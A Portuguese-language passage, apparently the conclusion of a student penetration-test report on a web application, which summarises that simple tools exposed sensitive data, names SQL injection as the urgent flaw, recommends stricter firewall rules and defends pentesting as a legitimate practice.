O Pentest, como foi citado acima, são ferramentas de simulação de ataques internos ou externos a uma rede ou páginas. Analisando as ameaças de invasão formuladas pelo grupo e as vulnerabilidades que a página proposta possui, podemos verificar que existe uma série de testes possíveis de ataque, uma vez que existe uma segurança mínima para a aplicação. Alguns desses testes foram realizados, obtendo em alguns casos informações relevantes, algo que seria prejudicial a qualquer corporação ou indivíduo. Vale ressaltar, que utilizamos ferramentas simples de intrusão. Basicamente, foram feitos ataques simulando invasões reais. Primeiramente foram obtidas informações importantes, para existir uma manipulação ou monitoramento de dados na rede de forma maliciosa. Em nossos testes adquirimos informações muito importantes para um uma rede comum, comprovando o “sucesso” do teste e mostrando mais vulnerabilidades .

A aplicação precisa tornar mais rígidas as regras de firewall e adicionar novas para que possam ser evitados esses ataques maliciosos aqui realizados e outros possíveis. A falha principal que necessita urgentemente ser resolvida é a que permite fazer SQL Injection, pois esta fornece informações importantes e permite que se possa ir além para invadir por completo o servidor.

- Podemos concluir que o uso de pentest é imprescindível em aplicações web, pois são técnicas que indicam uma maior ou menor segurança, na rede ou aplicação. Sendo ótima solução para o bom funcionamento interno e externo da segurança dos dados, pois não é uma prática apenas de verificação, também são realizados análises e relatórios, que geram mudanças na estrutura das aplicações.
- O uso do pentest não é algo malicioso, uma vez que são ferramentas que simulam um dado ataque, por isso seguem o padrão de levantamento de informações, procura de servidores e hosts, acesso e exploração , obtenção e reporte para o desenvolvimento.